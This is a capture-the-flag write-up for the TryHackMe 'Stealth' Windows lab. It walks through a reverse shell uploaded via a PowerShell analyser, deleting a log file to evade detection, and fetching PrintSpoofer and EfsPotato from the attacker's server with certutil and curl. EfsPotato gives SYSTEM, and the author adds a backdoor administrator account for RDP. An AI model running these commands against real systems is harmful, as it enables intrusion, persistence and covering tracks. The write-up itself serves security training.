

Stealth – TryHackMe

Our task is to obtain two flags – user.txt and root.txt.

Contents


1.Reverse Shell.....	1
2.First flag.....	3
3.Root flag.....	5
4.Summary.....	9

1.Reverse Shell

We begin by checking if the host is alive.

```
root@ip-10-10-193-8:~# ping 10.10.202.148
PING 10.10.202.148 (10.10.202.148) 56(84) bytes of data.
64 bytes from 10.10.202.148: icmp_seq=1 ttl=128 time=2.51 ms
64 bytes from 10.10.202.148: icmp_seq=2 ttl=128 time=0.810 ms
^C
--- 10.10.202.148 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 0.810/1.662/2.514/0.852 ms
```

On the website, there's a PowerShell script analyzer for malware detection. Only .ps1 format is allowed.



I uploaded my reverse shell script.

PowerShell Script Analyser

Browse... shell.ps1

Upload

Please upload any .ps1 PowerShell script to see if it is malicious or not (Dev Mode). The tool is in dev-mode and only allow .ps1 format at this stage.

We successfully established a reverse shell connection. The listener had to be set to match the configured port in the reverse shell.

```
root@ip-10-10-193-8:~# nc -lvnp 997
Listening on 0.0.0.0 997
Connection received on 10.10.202.148 49762
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\evader\Documents>
```

On the desktop, I found the first flag.

```
C:\Users\evader\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362

Directory of C:\Users\evader\Desktop

08/29/2023  10:33 AM    <DIR>          .
08/29/2023  10:33 AM    <DIR>          ..
06/21/2016  03:36 PM                527 EC2 Feedback.website
06/21/2016  03:36 PM                554 EC2 Microsoft Windows Guide.website
08/03/2023  07:12 PM                194 encodedflag
               3 File(s)                1,275 bytes
               2 Dir(s)  13,510,963,200 bytes free

C:\Users\evader\Desktop>
```

However, it was encoded.

```
C:\Users\evader\Desktop>type encodedflag
type encodedflag
-----BEGIN CERTIFICATE-----
WW91IGNhbiBnZXQgdGhlIGZsYWcgYnkgdmlzaXRpbmcgdGhlIGxpbnmsgaHR0cDov
LzxJUF9PRl9USElTX1BDPjo4MDAwL2FzZGFzZGFkYXNkamFramRuc2Rmc2Rmcy5w
aHA=
-----END CERTIFICATE-----
```

After decoding it using base64, it revealed a URL with further instructions.

Decode from Base64 format


Simply enter your data then push the decode button.


```
WW91IGNhbiBnZXQgdGhlIGZsYWcgYnkgdmlzaXRpbmcgdGhlIGxpbnsgaHR0cDov  
LzxJUF9PRI9USEITX1BDPjo4MDAwL2FzZGFzZGFkYXNkamFramRuc2Rmc2Rmcy5w  
aHA=
```

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8  Source character set.


☐ Decode each line separately (useful for when you have multiple entries).

 Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

 < **DECODE** > Decodes your data into the area below.

You can get the flag by visiting the link http://<IP_OF_THIS_PC>:8000/asdasdadasdjakjdnsdfsdfs.php

Visiting the link showed a message prompting me to clear the logs first.



2.First flag

I attempted privilege escalation by checking scheduled tasks using `schtasks`, but found nothing interesting.

```
C:\Users\evader\Desktop>schtasks
schtasks

Folder: \
TaskName
Next Run Time
Status
=====
MyTHMTask
N/A
Ready

Folder: \Microsoft
TaskName
Next Run Time
Status
=====
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\Windows
TaskName
Next Run Time
Status
=====
```

cmdkey /list also returned no useful credentials.

```
C:\Users\evader\Desktop>cmdkey /list
cmdkey /list

Currently stored credentials:

    Target: WindowsLive:target=virtualapp/didlogical
    Type: Generic
    User: 02qhlovkzjkatmdg
    Local machine persistence
```

On the C: drive, I found a xampp folder.

```
C:\Users\evader\Desktop>cd C:\
cd C:\

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362

Directory of C:\

11/14/2018  06:56 AM    <DIR>          EFI
05/13/2020  05:58 PM    <DIR>          PerfLogs
08/22/2023  05:11 AM    <DIR>          Program Files
07/15/2023  08:13 PM    <DIR>          Program Files (x86)
07/31/2023  11:57 AM    <DIR>          Tools
07/25/2023  02:50 PM    <DIR>          Users
03/17/2021  02:59 PM    <DIR>          Windows
08/29/2023  10:20 AM    <DIR>          xampp
               0 File(s)                0 bytes
               8 Dir(s) 13,604,990,976 bytes free
```

Inside, there was a log.txt file.


```

C:\xampp\htdocs\uploads>dir
dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362

Directory of C:\xampp\htdocs\uploads

07/27/2025  02:55 PM    <DIR>          .
07/27/2025  02:55 PM    <DIR>          ..
08/01/2023  05:10 PM                132 hello.ps1
08/17/2023  04:58 AM                0 index.php
07/27/2025  02:55 PM                302 log.txt
07/27/2025  02:55 PM            5,699 shell.ps1
09/04/2023  03:18 PM            771 vulnerable.ps1
               5 File(s)          6,904 bytes
               2 Dir(s) 13,605,347,328 bytes free

```

I deleted it.

```

C:\xampp\htdocs\uploads>del log.txt
del log.txt


C:\xampp\htdocs\uploads>dir
dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362

Directory of C:\xampp\htdocs\uploads

07/27/2025  03:12 PM    <DIR>          .
07/27/2025  03:12 PM    <DIR>          ..
08/01/2023  05:10 PM                132 hello.ps1
08/17/2023  04:58 AM                0 index.php
07/27/2025  02:55 PM            5,699 shell.ps1
09/04/2023  03:18 PM            771 vulnerable.ps1
               4 File(s)          6,602 bytes
               2 Dir(s) 13,601,153,024 bytes free

```

Now, revisiting the previously decoded URL shows the **first flag**.



The screenshot shows a web browser with the address bar containing the URL `10.10.202.148:8000/asdasdadasdjakjdnsdfsdfs.php`. Below the address bar, there are several tabs or links: "TryHackMe | Learn Cy...", "TryHackMe Support", "Offline CyberChef", and "Revshell Generator". The main content area of the browser displays the text "Flag: THM{1010_EVASION_LOCAL_USER}".

3.Root flag

I attempted to upload a WinPEAS script named cats, hosted from my local Python server, but the upload failed.

```


C:\xampp\htdocs\uploads>certutil -urlcache -f http://10.10.193.8:8000/cats.bat C:\Temp\cats.bat
certutil -urlcache -f http://10.10.193.8:8000/cats.bat C:\Temp\cats.bat
Access is denied.

```

I decided to switch to a better reverse shell – I found **p0wny shell** online.



I downloaded it locally, then served it to the target using Python, and launched it via the browser – it worked.



Using whoami /priv, I saw we had **SeImpersonatePrivilege** – perfect!

```

evader@HostEvasion:C:\xampp\htdocs# whoami /priv

PRIVILEGES INFORMATION
-----

Privilege Name      Description      State
=====
SeChangeNotifyPrivilege  Bypass traverse checking  Enabled
SeImpersonatePrivilege   Impersonate a client after authentication  Enabled
SeCreateGlobalPrivilege  Create global objects     Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set  Disabled

```

This allows us to run commands as other users. I attempted to use **PrintSpoofer**.

PrintSpoofer





Latest

Compiled binaries

▼

Assets

4

 PrintSpoofer32.exe	21.5 KB	Sep 10, 2020
 PrintSpoofer64.exe	26.5 KB	Sep 10, 2020
 Source code (zip)		May 13, 2020
 Source code (tar.gz)		May 13, 2020

I transferred it, but it didn't work on this machine.

```

evader@HostEvasion:C:\xampp\htdocs# curl http://10.10.193.8:2145/PrintSpoofer64.exe -o PrintSpoofer64.exe
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           % Dload  % Upload   Total       Spent      Left     Speed

  0     0    0     0    0     0      0      0  --:--:-- --:--:-- --:--:--    0
100 27136 100 27136    0     0  27136    0  0:00:01 --:--:-- 0:00:01 25.8M

evader@HostEvasion:C:\xampp\htdocs# dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362

Directory of C:\xampp\htdocs

07/27/2025  03:57 PM    <DIR>          .
07/27/2025  03:57 PM    <DIR>          ..
08/17/2023  05:09 AM                5,024 6xK3dSBYKcSV-LCoe0qfX1RY0o3qNa7lqDY.woff2
07/16/2023  04:29 PM          213,642 background-image.jpg
07/11/2023  05:11 PM           9,711 background-image2.jpg
08/17/2023  05:11 AM           3,554 font.css
08/29/2023  09:55 AM           3,591 index.php
07/27/2025  03:57 PM          27,136 PrintSpoofer64.exe
07/27/2025  03:52 PM          20,321 shell.php
07/27/2025  03:50 PM    <DIR>          uploads
              7 File(s)          282,979 bytes
              3 Dir(s)  13,600,768,000 bytes free


```

```

evader@HostEvasion:C:\xampp\htdocs# PrintSpoofer64.exe -i -c cmd.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[-] Operation failed or timed out.

```

Next, I tried **EFSPotato**.



I compiled and ran it on the target.

```

evader@HostEvasion:C:\xampp\htdocs# curl http://10.10.193.8:2145/EfsPotato.cs -o EfsPotato.cs
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left   Speed

  0     0    0     0    0     0      0  0 --:--:-- --:--:-- --:--:--    0
100 25441 100 25441    0     0 25441    0  0:00:01 --:--:--  0:00:01 24.2M

evader@HostEvasion:C:\xampp\htdocs# C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe EfsPotato.cs -nowarn:1691,618
Microsoft (R) Visual C# Compiler version 4.8.3761.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For
compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240

```

Success! It allowed command execution as NT AUTHORITY\SYSTEM.

```

evader@HostEvasion:C:\xampp\htdocs# EfsPotato.exe "whoami"
Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with SeImpersonatePrivilege local privilege escalation vulnerability).
Part of GMH's fuck Tools, Code By zcgovnh.
CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]

[+] Current user: HOSTEVASION\evader
[+] Pipe: \pipe\lsarpc
[!] binding ok (handle=136b240)
[+] Get Token: 872
[!] process with pid: 3380 created.
=====
nt authority\system

```

I added a new user with administrator privileges.

```

evader@HostEvasion:C:\xampp\htdocs# EfsPotato.exe "cmd.exe /c net user Hacker H@cker123 /add && net localgroup administrators Hacker /add"
Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with SeImpersonatePrivilege local privilege escalation vulnerability).
Part of GMH's fuck Tools, Code By zcgovnh.
CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]

[+] Current user: HOSTEVASION\evader
[+] Pipe: \pipe\lsarpc
[!] binding ok (handle=547e40)
[+] Get Token: 848
[!] process with pid: 4864 created.
=====
The command completed successfully.

The command completed successfully.

```


Using RDP, I logged in as that user.

```

root@ip-10-10-193-8:~# xfreerdp /u:Hacker /p:H@cker123 /v:10.10.202.148 /cert:ignore
[17:25:35:770] [20876:20877] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32

```


The **root flag** was found on the administrator's desktop.



4.Summary

This was an interesting CTF focused on a specific attack vector. The exploitation path was relatively straightforward. Improvements like command or payload obfuscation could enhance realism. Still, it's a great exercise for understanding a full attack chain – from initial access to full system takeover.